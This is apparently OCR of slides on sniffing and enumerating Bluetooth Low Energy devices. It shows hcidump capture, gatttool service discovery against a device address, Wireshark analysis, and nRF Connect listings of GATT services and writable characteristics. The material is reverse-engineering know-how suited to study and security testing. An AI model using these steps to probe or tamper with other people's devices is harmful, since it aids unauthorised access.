
Linux Bluetooth Snoop Log

```
# hcidump -i hci0 -w hci0_snoop.log
HCI sniffer - Bluetooth packet analyzer ver 5.50
btsnoop version: 1 datalink type: 1002
device: hci0 snap_len: 1500 filter: 0x0
^C
```

```
# gatttool -i hci0 -b 04:52:C7:F4:55:CE -I
[04:52:C7:F4:55:CE][LE]> connect
Attempting to connect to 04:52:C7:F4:55:CE
Connection successful
[04:52:C7:F4:55:CE][LE]> primary
attr handle: 0x0001, end grp handle: 0x0009[…]
```

Start sniffing on the interface

Interact with the device




Open the file in Wireshark

BLE Interaction


Android App

- nRF Connect for Mobile





Download App


Scan for BLE devices




Android App


Known and unknown Services
NOT BONDED
Generic Access
UUID: 0x1800
PRIMARY SERVICE
Generic Attribute
UUID: 0x1801
PRIMARY SERVICE
Device Information
UUID: 0x180A
PRIMARY SERVICE
Unknown Service
UUID: 0000aaa0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Unknown Service
UUID: 0000aab0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Unknown Service
UUID: 0000aac0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Unknown Service
UUID: 0000aae0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Unknown Service



Known Characteristics
NOT BONDED
Generic Access
UUID: 0x1800
PRIMARY SERVICE
Device Name
UUID: 0x2A00
Properties: READ, WRITE, WRITE NO RESPONSE
Appearance
UUID: 0x2A01
Properties: READ
Peripheral Privacy Flag
UUID: 0x2A02
Properties: READ, WRITE
Reconnection Address
UUID: 0x2A03
Properties: WRITE
Peripheral Preferred Connection Parameters
UUID: 0x2A04
Properties: READ
Generic Attribute
UUID: 0x1801
PRIMARY SERVICE
Device Information


Unknown Characteristics
NOT BONDED
Unknown Service
UUID: 0000aac0-0000-1000-8000-00805f9b34fb
PRIMARY SERVICE
Unknown Characteristic
UUID: 0000aac1-0000-1000-8000-00805f9b34fb
Properties: READ, WRITE
Unknown Characteristic
UUID: 0000aac2-0000-1000-8000-00805f9b34fb
Properties: READ, WRITE
Unknown Characteristic
UUID: 0000aac3-0000-1000-8000-00805f9b34fb
Properties: INDICATE, READ
Descriptors:
Client Characteristic Configuration
UUID: 0x2902
Unknown Characteristic
UUID: 0000aac4-0000-1000-8000-00805f9b34fb
Properties: NOTIFY, READ
Descriptors:
Client Characteristic Configuration
UUID: 0x2902
Unknown Characteristic
UUID: 0000aac5-0000-1000-8000-00805f9b34fb
Properties: READ

Android App

